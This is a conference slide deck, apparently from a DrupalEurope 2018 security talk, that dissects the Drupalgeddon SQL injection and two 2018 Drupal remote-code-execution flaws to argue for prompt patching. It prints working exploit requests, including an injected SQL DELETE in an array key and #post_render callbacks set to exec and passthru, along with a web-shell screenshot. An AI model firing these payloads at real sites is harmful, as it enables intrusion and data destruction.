Autopsy of Vulnerabilities

Zequi Vázquez

DrupalEurope
Darmstadt, Germany
Sep 10 - 14, 2018

www.drupaleurope.org

DrupalEurope
Darmstadt, Germany
10 - 14 September 2018

Drupal + Technology

TRACK SUPPORTED BY

platform.sh

About me

Who's me?

- Ezequiel "Zequi" Vázquez
- Backend Developer
- Sysadmin & DevOps
- Hacking & Security
- @RabbitLair

About me

Lullabot™

Index

1. Introduction
2. Analysis of Vulnerabilities
3. What if I don't patch?

Index

1. Introduction
2. Analysis of Vulnerabilities
3. What if I don't patch?


Life cycle of a patch

General steps

1. Discovery of a vulnerability → security team
2. Implementation of a patch, new release is published
3. Hackers study patch using reverse engineering → POC
4. POC published → massive attacks

Ok! I will patch my system, but . . .

Ok! I will patch my system, but . . .



Index

1. Introduction


2. Analysis of Vulnerabilities

3. What if I don't patch?

Drupalgeddon

SA-CORE-2014-005


- CVE-2014-3704
- Patch released on October 15th, 2014
- SQL injection as anonymous user
- All Drupal 7.x prior to 7.32 affected
- 25/25 score on NIST index




Drupalgeddon

Arrays on HTTP POST method

- Method POST submits form values to server application
- Usually, integers or strings, but arrays are allowed



```
▼<div class="form-item form-type-password form-item-pass-pass1 password-parent">
  ▶<div class="password-strength">…</div>
   <label for="edit-pass-pass1">Password </label>
   <input class="password-field form-text password-processed" type="password" id=
   "edit-pass-pass1" name="pass[pass1]" size="25" maxlength="128">
 </div>
▼<div class="form-item form-type-password form-item-pass-pass2 confirm-parent">
  ▶<div class="password-confirm" style="visibility: hidden;">…</div>
   <label for="edit-pass-pass2">Confirm password </label>
   <input class="password-confirm form-text" type="password" id="edit-pass-pass2"
   name="pass[pass2]" size="25" maxlength="128">
 </div>
▶<div class="password-suggestions description" style="display: block;">…</div>
 <div class="description">To change the current user password, enter the new
 password in both fields.</div>
</div>
```




```
▼ pass = (array) [2]
     pass1 = "123"
     pass2 = "123"
```

Drupalgeddon

Database queries sanitization

- File *includes/database/database.inc*
- Method *expandArguments*
- Queries with condition like *"column IN (a, b, c, . . .)"*




```
protected function expandArguments(&$query, &$args) {
  $modified = FALSE;

  // If the placeholder value to insert is an array, assume that we need
  // to expand it out into a comma-delimited set of placeholders.
  foreach (array_filter($args, 'is_array') as $key => $data) {
    $new_keys = array();
    foreach ($data as $i => $value) {
      $new_keys[$key . '_' . $i] = $value;
    }

    $query = preg_replace('#' . $key . '\b#', implode(', ', array_keys($new_keys)), $query);

    print '<pre>'; print_r($key); print '</pre>';
    print '<pre>'; print_r($data); print '</pre>';
    print '<pre>'; print_r($new_keys); print '</pre>';
    print '<pre>'; print_r($query); print '</pre>';

    // Update the args array with the new placeholders.
    unset($args[$key]);
    $args += $new_keys;

    $modified = TRUE;
  }

  return $modified;
}
```

Drupalgeddon

Database queries sanitization

- File *includes/database/database.inc*
- Method *expandArguments*
- Queries with condition like *"column IN (a, b, c, . . .)"*




```
-----------------------------134627185911656616671401904877
Content-Disposition: form-data; name="roles[2]"

2
-----------------------------134627185911656616671401904877
Content-Disposition: form-data; name="roles[3]"

3
```

Drupalgeddon

Database queries sanitization

- File *includes/database/database.inc*
- Method *expandArguments*
- Queries with condition like *"column IN (a, b, c, . . .)"*




```
:rids

Array
(
    [0] => 2
    [1] => 3
)

Array
(
    [:rids_0] => 2
    [:rids_1] => 3
)

SELECT DISTINCT b.* FROM {block} b LEFT JOIN {block_role} r ON b.module =
r.module AND b.delta = r.delta WHERE b.status = 1 AND b.custom <> 0 AND (r.rid
IN (:rids_0, :rids_1) OR r.rid IS NULL) ORDER BY b.weight, b.module
```

Drupalgeddon

The vulnerability

- Array index is not sanitized properly
- Poisoned variable is passed to database
- Result: Arbitrary SQL queries can be executed



POST http://local.drupal.es:8081/user/login


○ form-data ● x-www-form-urlencoded ○ raw ○ binary

	Key	Value
☑	form_id	user_login_form
☑	name[0; DELETE FROM cache;;#]	admin
☑	name[0]	admin
☑	pass	1234

Drupalgeddon

The vulnerability

- Array index is not sanitized properly
- Poisoned variable is passed to database
- Result: Arbitrary SQL queries can be executed



```
:name
```

```
Array
(
    [0; DELETE FROM cache;;#  ] => admin
    [0] => admin
)
```

```
Array
(
    [:name_0; DELETE FROM cache;;#  ] => admin
    [:name_0] => admin
)
```

```
SELECT * FROM {users} WHERE name = :name_0; DELETE FROM cache;;#  , :name_0 AND status = 1
```


Drupalgeddon

Let's see it

Highly Critical RCE

SA-CORE-2018-002

- CVE-2018-7600
- Patch released on March 28th, 2018
- Remote code execution as anonymous user
- All versions affected prior to 7.58 and 8.5.1
- 24/25 score on NIST index



!C99madShell v. 2.1 madnet edition ADVANCED!

Software: Apache/2.2.3 (CentOS). PHP/5.1.6
uname -a: Linux localhost.localdomain 2.6.18-194.el5 #1 SMP Fri Apr 2 14:58:35 EDT 2010 i686
uid=48(apache) gid=48(apache) groups=48(apache) context=user_u:system_r:httpd_t:s0
Safe-mode: OFF (not secure)
/var/www/html/ drwxr-xr-x
Free 836.96 MB of 3.78 GB (21.64%)

HOME <= => UPDIR Search Buffer Tools Proc. FTP brute Sec. SQL PHP-code Self remove Logout

Listing folder (4 files and 3 folders):


Name	Size	Modify	Owner/Group	Perms	Action
..	LINK	31.01.2011 14:54:34	0/0	drwxr-xr-x	I □
.	LINK	29.04.2011 07:09:02	500/0	drwxr-xr-x	I □
[drupal-5.23]	DIR	11.08.2010 13:46:30	500/500	drwxr-xr-x	I □
[drupal-6.20]	DIR	22.04.2011 03:57:15	500/500	drwxr-xr-x	I □
[osticket_1.6.0]	DIR	28.04.2011 10:54:47	500/500	drwxr-xr-x	I □
c99.php	137.94 KB	29.04.2011 07:29:39	500/500	-rw-rw-r--	I E D □
drupal-5.23.tar.gz	750.26 KB	11.08.2010 13:46:31	500/500	-rw-rw-r--	I E D □
drupal-6.20.tar.gz	1.05 MB	15.12.2010 13:16:29	500/500	-rw-rw-r--	I E D □
osticket_1.6.0.tar.gz	385.1 KB	07.10.2010 21:22:39	500/500	-rw-rw-r--	I E D □

:: Command execute ::

Highly Critical RCE

Renderable Arrays

- Forms API introduced in Drupal 4.7
- Arrays whose keys start with “#”
- Drupal 7 generalized this mechanism to render everything
- Recursive behavior
- Callbacks: *post_render*, *pre_render*, *value_callback*, . . .




```
$page = array(
  '#show_messages' => TRUE,
  '#theme' => 'page',
  '#type' => 'page',
  'content' => array(
    'system_main' => array(...),
    'another_block' => array(...),
    '#sorted' => TRUE,
  ),
```

Highly Critical RCE


Submitting forms

- Submitted value is stored in *#value*
- HTTP POST method allows to submit array as value



○ form-data ● x-www-form-urlencoded ○ raw

	Key	Value
☑	form_id	user_register_form
☑	mail	zequi@lullabot.com
☑	username	zequi




foo	bar
my_array[0]	value1
my_array[1]	value2

Highly Critical RCE

The vulnerability

- Use POSTMAN or similar to bypass the form
- Submit an array value in a field where Drupal expects a string
- Submitted array contains indexes starting with “#”



POST http://local.drupal.es:8082/user/register?element_parents=account/mail/%23value&ajax_form=1&_wrapper_format=drupal_ajax


○ form-data ● x-www-form-urlencoded ○ raw ○ binary

Key	Value
form_id	user_register_form
mail[a][#post_render][]	exec
mail[a][#type]	markup
mail[a][#markup]	echo "Hola" > sites/default/files/hola.txt

Highly Critical RCE

The vulnerability

- Use Ajax API to trick Drupal to renderize again mail field
- *element_parents* determines part of form to be renderized
- Field is renderized, and *post_render* callback is executed




POST http://local.drupal.es:8082/user/register?element_parents=account/mail/%23value&ajax_form=1&_wrapper_format=drupal_ajax

○ form-data ● x-www-form-urlencoded ○ raw ○ binary

Key	Value
form_id	user_register_form
mail[a][#post_render][]	exec
mail[a][#type]	markup
mail[a][#markup]	echo "Hola" > sites/default/files/hola.txt

Highly Critical RCE

Let's see it



Highly Critical RCE follow up

SA-CORE-2018-004

- CVE-2018-7602
- Patch released on April 25th, 2018
- Remote code execution as authenticated user
- All versions affected prior to 7.59 and 8.5.3
- 20/25 score on NIST index

Highly Critical RCE follow up

Destination parameter

- GET parameter used to redirect to an URL after execution
- It's passed to *stripDangerousValues* to sanitize it
- Double encoding not detected: "#" → "%23" → "%2523"

Highly Critical RCE follow up

Destination parameter

- GET parameter used to redirect to an URL after execution
- It's passed to *stripDangerousValues* to sanitize it
- Double encoding not detected: "#" → "%23" → "%2523"


Option *_trigering_element_name*

- File *includes/ajax.inc*
- Identifies the element used for submission
- Sets a form element to be renderized again

Highly Critical RCE follow up

The vulnerability: First step

- Perform a POST call to URL of a confirmation form
- *_trigering_element_name* with value *form_id*
- *Destination* contains a field with *post_render* callback
- POST call redirects to confirmation form again → All set
- Payload must be URL encoded




Key	Value
form_id	node_delete_confirm
_triggering_element_name	form_id
form_token	UM3jqXPrVHgRp_R0c8deAnnRUcR9SIJwqbHPLKaxw2Q

Highly Critical RCE follow up

The vulnerability: First step

- Perform a POST call to URL of a confirmation form
- *_trigering_element_name* with value *form_id*
- *Destination* contains a field with *post_render* callback
- POST call redirects to confirmation form again → All set
- Payload must be URL encoded




```
http://local.drupal.es:8083/?q=node/1/delete&destination=node?
q[%2523post_render]
[]=passthru%26q[%2523type]=markup%26q[%2523markup]=echo%20%22Hola
%22%20%7C%20tee%20sites%2Fdefault%2Ffiles%2Fhola.txt
```

Highly Critical RCE follow up

The vulnerability: Second step


- Execute form cancel action as AJAX POST call
- */file/ajax/actions/cancel/%23options/path/[form_build_id]*
- Ajax API processes the form and executes poisoned *post_render*



```
http://local.drupal.es:8083/?q=file/ajax/actions/cancel/%23options/path/form-HYgna6uq6RirRH3-KGP_rByDy4olnMB6DmdrskT5-C4
```

Highly Critical RCE follow up

Let's see it



Index

1. Introduction


2. Analysis of Vulnerabilities

3. What if I don’t patch?

Attacks in the wild

Don't do this at home

- Full database dump
- Execute cryptocurrency mining malware
- Server used as malicious proxy
- Infect site users
- Defacement / Black SEO
- ???



```
  1  [||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||100.0%]     Tasks: 47, 81 thr; 5 running
  2  [||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||100.0%]     Load average: 4.00 4.00 4.00
  3  [||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||100.0%]     Uptime: 14 days, 01:31:07
  4  [||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||100.0%]
  Mem[||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||       1599/30728MB]
  Swp[                                                                          0/0MB]

  PID USER      PRI  NI  VIRT   RES   SHR S CPU% MEM%   TIME+  Command
 5555 root       20   0  618M 26640  9028 S 398.  0.1 15h26:41 /tmp/.ssh/.rsync/a/stak/ld-linux-x86-64.so.2 --library-path /tmp/.ssh/.r
 5558 root       20   0  618M 26640  9028 R 100.  0.1  3h51:21 /tmp/.ssh/.rsync/a/stak/ld-linux-x86-64.so.2 --library-path /tmp/.ssh/.r
 5560 root       20   0  618M 26640  9028 R 99.5  0.1  3h52:42 /tmp/.ssh/.rsync/a/stak/ld-linux-x86-64.so.2 --library-path /tmp/.ssh/.r
 5557 root       20   0  618M 26640  9028 R 99.5  0.1  3h50:48 /tmp/.ssh/.rsync/a/stak/ld-linux-x86-64.so.2 --library-path /tmp/.ssh/.r
 5559 root       20   0  618M 26640  9028 R 99.5  0.1  3h51:48 /tmp/.ssh/.rsync/a/stak/ld-linux-x86-64.so.2 --library-path /tmp/.ssh/.r
```

In summary . . .

That’s all, folks!

Thank you!

🐦 @RabbitLair

✉ zequi[at]lullabot[dot]com